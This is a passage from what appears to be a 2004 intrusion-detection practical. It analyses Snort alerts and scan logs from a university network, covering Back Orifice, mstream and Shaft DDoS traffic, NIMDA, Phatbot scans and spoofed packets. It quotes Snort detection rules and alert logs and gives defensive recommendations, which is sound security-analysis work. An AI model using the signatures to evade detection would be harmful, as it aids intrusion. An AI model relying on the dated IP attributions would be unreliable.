MY.NET.24.3, MY.NET.24.64, MY.NET.25.35, MY.NET.28.9, MY.NET.31.13, MY.NET.34.15, MY.NET.6.15,
MY.NET.6.60, MY.NET.70.40, MY.NET.70.41, MY.NET.70.73, MY.NET.75.26, MY.NET.75.27,
```

```
MY.NET.75.99, MY.NET.9.9
```

Theses devices have been accessed by the following list of Internet addresses during this period.

```
139.78.113.191 => cygnus.cs.okstate.edu
140.124.41.195 => Ic7.ee.ntut.edu.tw
199.203.54.66 => vl654.host66.netvision.net.il
61.85.87.152 =>
63.250.205.25 => wmcontent45.bcst.yahoo.com
66.93.118.125 => stormy.membrain.com
```

Recommendations could be to revaluate the need to expose the RPC services to the Internet. Servers that will need to face the Internet should consider a ridged patch program and OS hardening for un-needed services on those devices.

3.3.1.9.3 SUNRPC highport access!

During this period, the event “SUNRPC highport access!” has 25 sources and a total of 25 destinations There appears to be false positives for this signature since the signature looks for any connections the include TCP or UDP port 32771 in both directions. This means that if an internal host uses a high port (>1024, ephemeral port) of 32771 to contact legitimate web sites on the Internet it could trigger this event benign. All the ports where resolved and it would seam that the event has been triggered for the majority of the connections mainly to due to web services that have been accessed on the Internet. All of the ephemeral ports resolved to HTTP (80), America Online Instant Messenger, aimfileshare (5190) and Network News Transfer Protocol (119).

Recommendation could be to block file transfers and file sharing for AOL instant messenger by blocking TCP/UDP port 5190 at the perimeter of the network and consider tuning the signature by upgrading the sensor.

3.3.1.10 Back Orifice

The rule that has triggered this event is possibly as follows:

```
alert udp any any -> $HOME_NET 31337 (msg:"Back Orifice";)
```

This tool allows an attacker to take control of the remote device. I would investigate for the presents of this tool at MY.NET.153.143. Recommendations could be to block UDP 31337 via the firewall.

```
04/22-19:31:57.003401  [**] Back Orifice [**] 217.69.156.193:34002 -> MY.NET.153.143:31337
```

```
whois 217.69.156.193
inetnum:      217.69.152.0 - 217.69.159.255
netname:      NL-COMNED
descr:        Com-Ned Netwerken bv
descr:        Your partner in all fields of communications.
country:      NL
```

3.3.1.11 Connect to 515

3.3.1.11.1 connect to 515 from inside

The following two signatures were enabled to catch the vulnerabilities that are seen for LPR. There are a few exploits that take advantage of port 515.

The IP address 192.168.2.1 is part of the private addresses space? The connection should not be permitted to leave the university network perimeter boundary. The source at MY.NET.97.186 is perhaps a badly configured device on the local network.

The RFC 1918 governs the use of private addresses.

```
04/20-22:13:37.185606  [*] MY.NET.97.186:3609 -> 192.168.2.1:515
04/20-22:13:40.226470  [*] MY.NET.97.186:3609 -> 192.168.2.1:515
04/20-22:14:03.134777  [*] MY.NET.97.186:3610 -> 192.168.2.1:515
04/20-22:14:06.112025  [*] MY.NET.97.186:3610 -> 192.168.2.1:515
```

3.3.1.11.2 connect to 515 from outside

```
04/23-21:58:07.714683  [*] 68.32.127.158:780 -> MY.NET.24.15:515
<Snip 3 pages of the same event>
04/26-00:15:21.619084  [*] 68.32.127.158:1011 -> MY.NET.24.15:515
```

```
whois 68.32.127.158
[Querying whois.arin.net]
[whois.arin.net]
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. BALTIMORE-A-2 (NET-68-32-112-0-1)
                                  68.32.112.0 - 68.32.127.255
```

The following CERT advisory report and securityfocus correlation will explain in more detail for the vulnerability.

http://www.us-cert.gov/federal/archive/advisories/FA-2000-22.html
http://www.securityfocus.com/bid/1712

Recommendation could be to investigate the local device (MY.NET.24.15) and patch it if necessary. It could also be recommended to block port UDP/TCP 515 traffic from the external networks. There is no obvious reason for this port to be exposed to the Internet.

3.3.1.12 DDOS mstream

3.3.1.12.1 DDOS mstream client to handler

The following messages are generated by two rules. I have listed the rules below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 12754 (msg:"DDOS mstream client to handler"; content:
">"; flags: A+; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:247; rev:1;)


alert tcp $EXTERNAL_NET any -> $HOME_NET 15104 (msg:"DDOS mstream client to handler"; flags:
S; reference:arachnids,111; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:249;
rev:1;)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138
```

The signature was checked for known false positives at whitehats web page. The URL [54] that was accessed at the whitehat web site reported the following information regarding the signature.

> *"There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported:*
> *This signature matches the known default port of the trojan. It is possible that other server software could listen at the same port."*

The first thing that is obvious in some of the alerts is that a source port of 80 is talking back to the port 12754. This could be a false positive alert for those hosts but questions remain over the other ephemeral ports that are seen in the remaining alerts. Considering the nature of such an event I would send the network team to investigate the four local hosts. Anti virus software could be used to detect and remove any traces of "mstream trojans".

```
04/20-16:50:26.093806  [*] 62.58.50.220:39011 -> MY.NET.66.30:15104
04/21-03:39:46.241262  [*] 172.174.69.186:1164 -> MY.NET.84.235:12754
04/21-15:45:54.296147  [*] 63.166.3.20:80 -> MY.NET.84.235:12754
<snip same packets as above>
04/21-15:45:57.009032  [*] 63.166.3.20:80 -> MY.NET.84.235:12754
04/23-08:37:47.153295  [*] 203.15.51.51:48386 -> MY.NET.27.232:15104
```

3.3.1.12.2 DDOS mstream handler to client

Mstream is Trojan that can be installed at many locations. These locations are known as agents. These agents can be commanded by their handlers to attack destinations on the network. This attack could be for example a SYN flood attack. The signature that has more that likely triggered these alerts is as follows:

```
alert tcp $HOME_NET 12754 -> $EXTERNAL_NET any (msg:"DDOS mstream handler to client"; content:
">"; flags: A+;reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:248; rev:1;)

alert tcp $HOME_NET 15104 -> $EXTERNAL_NET any (msg:"DDOS mstream handler to client"; content:
">"; flags: A+; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:250; rev:1;)
```

The signature is quite open and is therefore susceptible to false positive alerts. The following alerts have been found in the 5-day alert data files. The interesting thing regarding one of these log entries is that the port TCP 4662 is also assigned to EDonkey and along with other P2P file sharing applications. EDonkey places a connection to this port in order to exchange shared files across the network.

```
04/20-22:19:55.972148  [*] MY.NET.84.235:15104 -> 128.12.76.48:4662
04/20-22:20:01.320086  [*] MY.NET.84.235:15104 -> 128.12.76.48:4662
04/21-03:39:35.713651  [*] MY.NET.84.235:12754 -> 172.174.69.186:1164
04/21-03:39:37.341114  [*] MY.NET.84.235:12754 -> 172.174.69.186:1164
```

The remote IP addresses were resolved to the following owners.

```
whois 128.12.76.48
[Querying whois.arin.net]
[whois.arin.net]
OrgName:    Stanford University
OrgID:      STANFO
Address:    Pine Hall 115
City:       Stanford
StateProv:  CA
PostalCode: 94305
Country:    US
whois 172.174.69.186
[Querying whois.arin.net]
[whois.arin.net]
OrgName:    America Online
OrgID:      AOL
Address:    22000 AOL Way
City:       Dulles
StateProv:  VA
PostalCode: 20166
Country:    US
```

The following detailed information was found regarding this event

http://www.cert.org/incident_notes/IN-2000-05.html
http://staff.washington.edu/dittrich/misc/mstream.analysis.txt
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138

3.3.1.12.3 DDOS shaft client to handler- http://www.whitehats.com/info/IDS254

According to the referenced document entitled an analysis of the "Shaft" distributed denial of service tool, Shaft is a DDOS tool that is made up of a few handlers and a large number of agents. The attacker uses telnet to communicate with the handlers. [55]

Once again it has been observed that some of the connections have an ephemeral port of TCP 4662, which belongs to EDonkey and other P2P file sharing applications. The other two ephemeral ports are SMTP (25) and HTTP (80). Whilst it is not impossible for the attacker to be using these ports as their source ports it is unlikely.

```
04/20-14:45:09.171005  [*] 81.220.163.126:4662 -> MY.NET.84.235:20432
snip ..
04/20-14:44:31.800532  [*] 81.220.163.126:4662 -> MY.NET.84.235:20432
04/22-14:39:03.528213  [*] 216.59.134.165:25 -> MY.NET.60.17:20432
04/22-14:39:03.528355  [*] 216.59.134.165:25 -> MY.NET.60.17:20432
04/22-14:44:06.834462  [*] 216.59.134.165:25 -> MY.NET.60.17:20432
04/22-14:44:06.834472  [*] 216.59.134.165:25 -> MY.NET.60.17:20432
04/23-14:48:50.785290  [*] 69.41.238.99:80 -> MY.NET.84.235:20432
04/23-14:48:50.834701  [*] 69.41.238.99:80 -> MY.NET.84.235:20432
```

Recommendations could be to investigate the host at MY.NET.84.235 for signs of P2P applications.

3.3.1.13 FTP

3.3.1.13.1 External FTP to HelpDesk MY.NET.53.29
3.3.1.13.2 External FTP to HelpDesk MY.NET.70.49
3.3.1.13.3 External FTP to HelpDesk MY.NET.70.50

These signatures appear to capture external connections to the internal helpdesk FTP servers. All events have been triggered by 207.3.145.130 = WorldPath Internet Services. This source has triggered other events.

```
5 different signatures are present for 207.3.145.130 as a source
1 instances of External FTP to HelpDesk MY.NET.70.50
1 instances of MY.NET.30.3 activity
1 instances of External FTP to HelpDesk MY.NET.53.29
1 instances of External FTP to HelpDesk MY.NET.70.49
9 instances of External RPC call
```

3.3.1.13.4 HelpDesk MY.NET.70.49 to External FTP

An FTP connection to 205.227.137.53 (ftpdal.nai.com) has triggered this rule. The rules appear to determine when external FTP services have been contacted from the IP addresses namely MY.NET.70.49.

The domain nai.com is registered to Network Associates, Inc. They are supplies of mcafee anti-virus software. It could be that the ftp server was doing a file get for the latest anti-virus software.

3.3.1.13.5 FTP DoS ftpd globbing- http://www.whitehats.com/info/IDS487

The above signature is triggered when there is an attempt to crash an FTP service running at the destination. According the signature details there have been reports of false positives received. It could be recommended that some data be captured for this event and closer inspection of the data be carried out in order to determine the

validity of the event. Other students have seen similar occurrences for the IP address MY.NET.27.21/32. The following extract from the alerts files shows the beginning and end of the alleged attack on MY.NET.24.21

```
04/21-02:05:00.151979  [*] 221.132.60.134:19568 -> MY.NET.24.27:21
snip
04/21-02:13:00.580578  [*] 221.132.60.134:20022 -> MY.NET.24.27:21
```

```
whois 221.132.60.134
[Querying whois.apnic.net]
inetnum:      221.132.0.0 - 221.132.63.255
netname:      VNPT-VNNIC-VN
descr:        Vietnam Posts and Telecommunications (VNPT)
descr:        23 Nguyen Du street, Hanoi capital, Vietnam
country:      VN
snip..
```

Recommendations could be to check what ftp services have been started at this host and the apply patches from your vendor if necessary. The follow CERT reference explains “Multiple Vulnerabilities in WU-FTPD”

http://www.cert.org/advisories/CA-2001-33.html

3.3.1.13.6 FTP passwd attempt- http://www.whitehats.com/info/IDS213

This event is an attempt to retrieve the password file from and ftp server. All of the attempts that have been carried out against the university network have been against two devices. Recommendation for these ftp services could be to evaluate the need to expose the ftp port to the Internet. These devices could be examined and patched if necessary.

```
04/23-16:06:20.444097  [**] FTP passwd attempt [**] 68.54.164.27:12234 -> MY.NET.6.63:21
04/23-17:56:17.043766  [**] FTP passwd attempt [**] 129.72.27.38:32975 -> MY.NET.24.47:21
```

3.3.1.14 NIMDA

3.3.1.14.1 NIMDA - Attempt to execute cmd from campus host

3.3.1.14.2 NIMDA - Attempt to execute root from campus host

The NIMDA worm has compromised the following hosts. The devices should be removed from the network and cleaned before they are reattached.

```
MY.NET.5.64, MY.NET.5.76, MY.NET.5.92, MY.NET.81.108, MY.NET.97.10, MY.NET.97.125,
MY.NET.97.13, MY.NET.97.142, MY.NET.97.146, MY.NET.97.31, MY.NET.97.85
```

3.3.1.14.3 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize http://www.whitehats.com/info/IDS552

The following event is an attempt to exploit vulnerability in ISAPI and could allow the remote attacker to gain system access to the web server. This signature is often triggered together with the previous signature. Finding theses events together often indicates that the source host that has been compromised by NIMDA. The attempted exploit was carried out on 21 different local destination IP‘s. The source IP addresses that have triggered this event should be investigated since they are possibly compromised and are attempting to compromise others on the network. Judging by the other events that have been triggered in parallel with this event, I would say that the devices are infected with the NIMDA worm virus. The following two device have been the source of this event.

```
MY.NET.97.85, MY.NET.97.146
```

By looking at the scan logs between the periods of investigation has shown the following observations. The device at MY.NET.97.85 seams to begin scanning numerous UDP ports from 7:40 on the 22 April.

```
MY.NET.97.85
2 instances of NIMDA - Attempt to execute root from campus host
12 instances of NIMDA - Attempt to execute cmd from campus host
29 instances of IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize

Apr 22 06:11:31 67.36.69.73:3181 -> MY.NET.97.85:443 SYN ******S*
Apr 22 06:11:34 67.36.69.73:3181 -> MY.NET.97.85:443 SYN ******S*
Beginning of UDP scan
Apr 22 07:40:32 MY.NET.97.85:3130 -> 24.12.251.103:1196 SYN ******S*
Apr 22 07:40:32 MY.NET.97.85:3131 -> 65.25.23.33:2823 SYN ******S*
Apr 22 07:40:32 MY.NET.97.85:1941 -> 24.161.50.29:3154 UDP
Snip >> all packets have a source port of 1941 -> differentIPAddress:differentPort UDP
Apr 22 07:40:33 MY.NET.97.85:1941 -> 66.56.221.102:2427 UDP
Snip>>
A few minutes later the device begins SYN scanning
Apr 22 07:42:26 MY.NET.97.85:1941 -> 24.186.173.198:3118 UDP
Apr 22 07:42:26 MY.NET.97.85:3161 -> 66.130.74.224:3123 SYN ******S*
Apr 22 07:42:26 MY.NET.97.85:3162 -> 172.159.49.13:3459 SYN ******S*
Apr 22 07:42:26 MY.NET.97.85:3163 -> 24.160.109.114:3809 SYN ******S*
Apr 22 07:42:26 MY.NET.97.85:3164 -> 24.13.101.140:3628 SYN ******S*
Apr 22 07:42:27 MY.NET.97.85:3166 -> 24.2.0.149:2643 SYN ******S*
Apr 22 07:42:27 MY.NET.97.85:3167 -> 66.56.128.38:3463 SYN ******S*
Apr 22 07:42:27 MY.NET.97.85:3168 -> 24.165.102.62:4786 SYN ******S*
```

```
MY.NET.97.146
7 instances of NIMDA - Attempt to execute cmd from campus host
9 instances of IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
snip>>
Apr 23 07:44:17 165.246.35.168:1084 -> MY.NET.97.146:6129 SYN ******S*
Apr 23 07:44:20 165.246.35.168:1084 -> MY.NET.97.146:6129 SYN ******S*
Apr 23 08:28:03 67.161.192.207:1749 -> MY.NET.97.146:443 SYN ******S*
Apr 23 08:28:06 67.161.192.207:1749 -> MY.NET.97.146:443 SYN ******S*
Apr 23 09:06:17 65.82.70.5:4541 -> MY.NET.97.146:6129 SYN ******S*
Apr 23 09:11:41 66.69.180.216:4919 -> MY.NET.97.146:443 SYN ******S*
Snip>>
The device begins scanning port tcp-80 from here
Apr 23 10:06:19 MY.NET.97.146:4381 -> 130.219.128.67:80 SYN ******S*
Snip>>
```

Recommendation could be to update the virus software and the operating system patches of these devices and then scan all local drives for signs of infection. If necessary, rebuild the system

3.3.1.15 Scans

3.3.1.15.1 NMAP TCP ping! http://www.whitehats.com/info/IDS28

The event “NMAP TCP ping!” has come from 218 sources and is directed at 67 destinations. The event has triggered a total of 869 alerts. Observations show that the top destination for this event is the DNS server on port TCP 53. The local address MY.NET.1.3 has triggered 450 events whilst the IP address MY.NET.1.4 has 102 events.

The signature will detect when the TCP ack to zero. This was common on older versions on NMAP scanning tool. The signature that has triggered this event is recorded in the snort 1.7 rules as follows:

```
alert tcp any any -> $HOME_NET any (flags: A; ack: 0; msg:"NMAP TCP ping!";)
```

Recommendations could be to block all TCP data that does not belong to an already established connection with a Stateful firewall.

3.3.1.15.2 Null scan!

This event has 89 sources and a total of 54 destinations. The event has been triggered 1937 times. The signature that has triggered these events is quite possibly similar to this one.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN NULL";flags:0; seq:0; ack:0;
reference:arachnids,4; classtype:attempted-recon; sid:623; rev:1;)
```

The event is triggered when the TCP seq and the ack values are both zero. The packet is also characterized by the fact that none of the flag bits are set. By crafting a packet like this, the attacker could be trying to discover what services have been started at the remote address location. The top 3 external sources of this scan are 61.48.8.56=unknown (680 alerts), 209.164.32.205=209.164.32.205.ptr.us.xo.net (399 alerts) and 82.83.43.1= dsl-082-083-043-001.arcor-ip.net (370 alerts)

3.3.1.15.3 SYN-FIN scan! http://www.whitehats.com/info/IDS198

The attacker is trying to fingerprint the operation system. The use of the SYN and the FIN flags could be to try avoiding detection by some older IDS sensors that look only for when the SYN flag is set. During the period this event has been triggered by two external addresses. 61.48.8.56 (CNCGROUP Beijing province network) and 209.164.32.205 (name = 209.164.32.205.ptr.us.xo.net)

3.3.1.15.4 Probable NMAP fingerprint attempt- http://www.whitehats.com/info/IDS5

The following signature is triggered by an attempt to discover the remote operating system. If it is successful the event may lead to further exploits on known vulnerabilities.

```
04/21-09:44:50.664685 [**] 82.83.43.1:6 -> MY.NET.82.109:6131 (many + Null scan! And spp)
04/21-16:43:46.577985 [**] 209.164.32.205:0 -> MY.NET.81.116:0 (many + Null scan!, Tiny
Fragments and spp)
```

3.3.1.16 Possible trojan server activity

The following signature appears to capture traffic to TCP 27374. This port is very well known for all the variants of the sub-seven Trojan.

- http://www.robertgraham.com/pubs/firewall-seen.html#subseven

The event seams to be triggered often when the source port is a valid and well-known service. The event is often triggered when the source port of the attack is 25-SMTP, 443-https and 80- http. It could be that an ephemeral port of 27374 has been used at the local device to connect with legitimate services on the network and the replies to these connections have triggered the events.

3.3.1.17 RFB - Possible WinVNC - 010708-1

VNC is an application that will allow remote administration of local home device.

The application will allow a remote user to use the local device as if they where in front of it. Connections are made on TCP port 5900. During the past 5-days the local devices that are given in the list below have received connections from three Internet hosts. VNC should not be permitted openly to the network. The connections should be validated and authorized under special arrangements by firewall administrative staff with the permission from their managers.

```
Local devices:
MY.NET.109.71, MY.NET.111.156, MY.NET.111.197, MY.NET.111.46, MY.NET.53.31, MY.NET.53.33,
MY.NET.70.156, MY.NET.70.210, MY.NET.70.225, MY.NET.71.249, MY.NET.82.2, MY.NET.97.116
remote hosts connecting to local devices:
24.43.50.166 => CPE0010a4ebceb5-CM.cpe.net.cable.rogers.com
66.142.28.248 =>
68.55.111.196 => pcp02801506pcs.catonv01.md.comcast.net
```

3.3.1.18 TCP SMTP Source Port traffic

This is perhaps a configuration error. All of the events have come from two IP addresses-63.84.193.227 and 63.84.193.228 which belong to “EZINE INDUSTRIES INC. UU-63-84-193-224-D5 (NET-63-84-193-224-1)”. Although it does not seam normal since one would expect a mail server to connect from port > 1024 to port 25, I can’t see how this can be an attack. All connections for this event went to MY.NET.12.6.

3.3.1.19 TCP SRC and DST outside network

The following signature determines when the source TCP data address is not from the configured local home network of the sensor. This event is extremely well analysed in the 3rd part of practical paper of Mr. Holger Van Lengerich [56]. In this paper, it is determined that the source IP addresses have originated from the local network and Mr. Van Lengerich then sets out to prove that the source addresses are spoofed. The motive for doing this is to create a SYN attack on devices in the Internet. If the packets are allowed to exit the university network and they are successfully received by the remote destination, that host will open a session in its table. It will send a reply syn-ack in response and wait to complete the connection. The only problem is that the syn-ack will be going to the wrong reply destination. This is a classic attack.

In one of the instances for this attack, the alleged spoofed address appears to target Microsoft. IP Address: 207.46.107.88 = baym-cs288.msgr.hotmail.com. The observation in these packets is that the source port remains constant. This is a good indication that the packet is crafted.

```
04/22-09:29:32.378323 [**] 192.168.2.117:3209 -> 208.45.129.195:80
04/22-09:29:36.087190 [**] 192.168.2.117:3039 -> 207.46.107.88:1863
04/22-09:29:37.080860 [**] 192.168.2.117:3039 -> 207.46.107.88:1863
04/22-09:29:45.388526 [**] 192.168.2.117:3039 -> 207.46.107.88:1863
04/22-09:29:51.103705 [**] 192.168.2.117:3039 -> 207.46.107.88:1863
04/22-09:30:39.243275 [**] 192.168.2.117:3039 -> 207.46.107.88:1863
```

The interesting thing regarding this attack is that most of the spoofed addresses belong to the domain “ipt.aol.com”. The following is a list of all spoofed sources that have triggered this event. The addresses are possibly the result of packet crafting and have been created with a tool.

```
ACA19A94.ipt.aol.com = [ 172.161.154.148 ]
```

```
ACD094F2.ipt.aol.com = [ 172.208.148.242 ]
ipt.aol.com
OrgName:    America Online
NetRange:   172.128.0.0 - 172.191.255.255
CIDR:       172.128.0.0/10
NetRange:   172.192.0.0 - 172.211.255.255
CIDR:       172.192.0.0/12, 172.208.0.0/14

192.168.0.2, 172.149.34.80, 172.161.154.148, 172.154.213.59, 172.208.148.242, 172.132.151.161,
192.168.2.117, 172.148.75.221, 172.141.128.115, 169.254.224.102, 192.168.2.116,
172.135.112.36, 172.146.180.51, 192.168.2.118, 172.131.178.27, 172.136.12.182, 172.136.133.22,
172.153.200.207, 172.128.20.141, 172.203.153.108, 172.148.80.160, 172.157.27.194,
172.137.243.216,
```

3.3.1.20 ICMP SRC and DST outside network

The following event appears to capture all ICMP traffic that is not from MY.NET. The interesting observation regarding this event is that once again it looks as if the source IP addresses are spoofed to the same domain as the previous event. The range of IP addresses that have been used all belong to the domain “ipt.aol.com”.

The event has 21 sources and 37 destinations. I believe that the same tool that was used in the “TCP SRC and DST outside network” event above has created these events. If the packets are allowed to leave the university, they will be received by the destinations and the replies to the ICMP packets will be returned to the spoofed address.

Recommendations could be to track down the originator for these packets and immediately disconnect the device from the network. The university could also, if they are not already doing so, configure an outgoing rule on the firewall to drop all packets that do not have a source address of the local network. Special allowances could be made from multicasting addresses etc.

3.3.1.21 TFTP

3.3.1.21.1 TFTP - External TCP connection to internal tftp server
3.3.1.21.2 TFTP - External UDP connection to internal tftp server
3.3.1.21.3 TFTP - Internal TCP connection to external tftp server
3.3.1.21.4 TFTP - Internal UDP connection to external tftp server

TFTP is a protocol that is often used to transfer image flash to network devices. It could also be used to remotely boot network devices. The protocol allows file transfer without authentication, which makes it quite dangerous. Of late it has been often used in the transfer of worm images from infected device to infected device. Using TFTP to the external addresses seams to be unreasonable. The following RFC offers a detailed description of the protocol. http://www.rfc-editor.org/rfc/rfc1350.txt

Recommendations could be to block TCP and UDP sessions on port 69 at the perimeter of the network.

3.3.1.22 NTP

3.3.1.22.1 EXPLOIT NTPDX buffer overflow- http://www.whitehats.com/info/IDS492

The snort signature that has triggered the events looks for UDP packets that are bigger then 128 bytes and is bound for destination port 123.

```
alert UDP $EXTERNAL any -> $INTERNAL 123 (msg: "IDS492/misc_ntpdx-buffer-overflow"; dsize:
>128; classtype: system-attempt; reference: arachnids,492;)
```

The following destinations have received this attack from external addresses.

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.66.29	5	15	1	2
MY.NET.97.50	4	4	1	1
MY.NET.151.69	2	13	2	9
MY.NET.112.210	1	1	1	1
MY.NET.69.211	1	4	1	1
MY.NET.10.12	1	6	1	2

3.3.1.1.2 Traffic from port 53 to port 123

The attacker is using UDP port 53 in the hope that a packet-filtering device will permit the packet to reach the destination host.

```
04/21-09:52:39.797280  [*] 65.107.99.68:53 -> MY.NET.1.3: 123
04/23-15:01:41.672123  [*] 65.107.99.68:53 -> MY.NET.1.3: 123
04/23-14:59:33.659873  [*] 65.107.99.68:53 -> MY.NET.1.3: 123
```

```
IP Address: 65.107.99.68
HostName: 65.107.99.68.ptr.us.xo.net
Whois: OrgName: XO Communications, OrgID: XOXO
```

Recommendations could be to investigate the destinations and block UDP port 123 at the perimeter entrance of the network.

3.4 Top Talkers

3.4.1 Top 10 source IP addresses

The following table illustrates the top source IP addresses in the alerts file. The criterion that was selected to create the top source IP list was as follows. Rank is determined by

- The number of alerts with an IP address as the source.
- Within a rank, IP addresses are sorted by the number of signatures and then by IP number

Rank	Total # Alerts	Source IP	# Signatures	Destinations involved
rank #1	21788	134.192.42.11	1	MY.NET.30.4
rank #2	5206	131.92.177.18	1	MY.NET.30.3
rank #3	4768	**209.164.32.205**	4	(13 destination IPs) Null scan!, Tiny Fragments
rank #4	3730	68.55.155.26	1	MY.NET.30.4 (port 8009)
rank #5	3470	69.136.228.63	1	MY.NET.30.4 (imesh file transfer)
rank #6	3230	MY.NET.43.8	1	(7 destination IPs)
rank #7	3109	MY.NET.11.4	1	(54 destination IPs) SMB Name Wildcard
rank #8	3073	64.12.24.34	1	(3 destination IPs) Salutation Manager (Salutation Protocol)
rank #9	2990	MY.NET.69.232	2	67.167.20.228, 67.167.3.240
rank #10	2611	220.197.192.39	3	(181 destination IPs) (Phatbot infected)

3.4.2 Top 10 destination IP addresses

Rank	Total # Alerts	Destination IP	# Signatures	Originating sources
rank #1	35300	MY.NET.30.4	2	(313 source IPs)
rank #2	15905	MY.NET.30.3	4	(199 source IPs)
rank #3	3435	MY.NET.43.8	3	(9 source IPs) NetOp School
rank #4	3067	64.12.24.34	1	(3 source IPs) Salutation Manager (Salutation Protocol)
rank #5	2989	67.167.3.240	1	MY.NET.69.232 (ABACUS-REMOTE)
rank #6	2603	210.120.128.117	1	MY.NET.11.4 (SMB Name Wildcard)
rank #7	2165	64.12.24.35	1	MY.NET.43.4, MY.NET.43.8 (NetOp School)
rank #8	2160	MY.NET.97.43	4	130.79.183.1, Centre Reseau et Communication, Universite Louis Pasteur **209.164.32.205**, OrgName: XO Communications (Tiny Fragments)
rank #9	2120	MY.NET.43.13	2	(7 source IPs) Salutation Manager (Salutation Protocol)
rank #10	1808	MY.NET.97.55	3	**209.164.32.205**, OrgName: XO Communications 216.109.117.108 (Tiny Fragments)

The following table describes the top 20 **local only** source IP addresses from the university network according to the **volume of alerts** that have triggered. The top local network addresses was determined by counting the number of alerts excluding the port scans. The difference for this list and the one above is that this list does not take into accounts the number of signatures that are triggered per IP. The list is based solely on the volume of events received per local IP address source. Events detected describes the majority of the events that have been received from this source and in some cases where it is relevant to the event, the ephemeral port information has been included.

Local source IP addresses ONLY (No Port scans)	Count	Events detected
MY.NET.43.8	3231	High port 65535 tcp - possible Red Worm – traffic (eph port = netop school)
MY.NET.11.4	3109	SMB Name Wildcard (majority of events to 210.120.128.117)
MY.NET.69.232	2991	High port 65535 tcp - possible Red Worm – traffic abacus-remote 2894/TCP/UDP ABACUS-REMOTE
MY.NET.11.7	2509	SMB Name Wildcard to: 169.254.0.0, 169.254.25.129, 192.168.234.235
MY.NET.43.13	2124	High port 65535 tcp - possible Red Worm – traffic slp 1605/TCP/UDP Salutation Manager (Salutation Protocol)
MY.NET.153.81	883	High port 65535 tcp - possible Red Worm – traffic spss-lm 1759/TCP/UDP SPSS License Manager
MY.NET.150.44	632	SMB Name Wildcard
MY.NET.75.13	506	SMB Name Wildcard
MY.NET.150.198	435	SMB Name Wildcard
MY.NET.70.156	245	RFB - Possible WinVNC - 010708-1
MY.NET.70.225	236	RFB - Possible WinVNC - 010708-1
MY.NET.25.10	227	High port 65535 tcp - possible Red Worm – traffic (smtp 25/TCP/UDP Simple Mail Transfer)

MY.NET.43.14	221	SMB Name Wildcard
MY.NET.43.5	189	High port 65535 tcp - possible Red Worm – traffic (Eph port eisport 3525/TCP/UDP EIS Server port)
MY.NET.43.16	188	SMB Name Wildcard, spp_portscan, IRC user /kill detected, possible trojan (San Joaquin Delta College, California Regional Internet, Inc) and EXPLOIT x86 NOOP
MY.NET.82.2	186	RFB - Possible WinVNC - 010708-1
MY.NET.43.4	166	High port 65535 tcp - possible Red Worm – traffic (Eph port ufastro-instr 3720/TCP/UDP UF Astro. Instr. Services)
MY.NET.70.210	133	RFB - Possible WinVNC - 010708-1
MY.NET.190.99	129	SMB Name Wildcard
MY.NET.71.249	123	RFB - Possible WinVNC - 010708-1

3.5 Scan File Analysis

The scan data files begin at Apr 20 13:00:31 and finish Apr 24 20:00:12. The files include some 19386085 lines of scan data. This data can by order by the type of scan. The following URL was used to download the log files. A list of theses files has been given above. http://isc.sans.org/logs/scans/index.php

The following table shows the Top 25 internal IP addresses that are scanning the network as taken from the files scans.040420.gz to scans.040424.gz. The scans appear to be automated. This type of scanning is symbolic of a worm infection in the network

4513029	MY.NET.1.3	Possible DNS Server
2811245	MY.NET.75.84	Apr 24 13:49:31 MY.NET.75.84:2136 -> 143.1.1.6:4899 SYN Apr 24 13:49:31 MY.NET.75.84:2137 -> 143.1.1.7:4899 SYN Radmin Default settings vulnerability- radmin uses TCP port 4899
1327143	MY.NET.1.4	Possible DNS Server
1179172	MY.NET.17.45	Phatbot scan to 445, 5000, 139, 1025, 6129, 135, 3410, 2745, and 3127
932320	MY.NET.111.51	Phatbot scan
910226	MY.NET.80.224	Phatbot scan
713579	MY.NET.112.189	Port 135 scan
694877	MY.NET.81.39	Port 135 scan to net 108.193.0.0/8
553276	MY.NET.112.193	Phatbot scan
484261	MY.NET.43.7	Port 135 scan 135 SYN ******S* (beginning Apr 23 12:45:00)
447528	MY.NET.84.186	Phatbot scan
325924	MY.NET.43.12	Port 135 and port 80 scans
292200	MY.NET.153.33	Source port mainly UDP 3250
291804	MY.NET.43.10	UDP Port scan to 32230- http://www.dshield.org/pipermail/intrusions/2002-January/002789.php Could be: http://www.k-otik.com/exploits/09.10.wilco.c.php SYN scans to 2745 (W32.Beagle), 135, and 445
225714	MY.NET.69.232	Source port UDP 2894 “Perhaps Dynamic UDP - RTP”
224706	MY.NET.153.195	Phatbot scan
210117	MY.NET.34.14	Port 25 SYN scan to multiple addresses
194283	MY.NET.150.226	Phatbot scan
172523	MY.NET.69.214	Source port from UDP 1961 “Perhaps Dynamic UDP - RTP”
122815	MY.NET.53.225	SYN connections to 6346- Gnutella file sharing client
117205	MY.NET.110.72	Source port from 8767 and 12300
114201	MY.NET.69.210	Phatbot scan
104166	MY.NET.97.90	SYN scan to port 80
73049	MY.NET.69.226	Source port UDP 2025 “Perhaps Dynamic UDP - RTP”

73027	MY.NET.97.12	SYN scan to port 80

The observation in the log files was that there are a number of hosts in the top 25 scanning port 3127 and 6129. I search on the Internet and found the following **correlated** events for the same ports that are scanned by internal hosts.

- http://seclists.org/lists/incidents/2004/Apr/0049.html
- http://www.cert.org/current/archive/2004/04/20/archive.html#phatbot

On the 20 April 2004, Jeff Kell of the University of Tennessee at Chattanooga explains in the mail thread:

> *"We have had a significant outbreak of a yet-unidentified virus on campus covering several dozen machines and one remote lab (possibly 100 in all). The characteristics I have observed remotely (no possibility of forensics at the moment, just shutting down ports) are as follows:*
> ** listens on two random, high-numbered tcp ports*
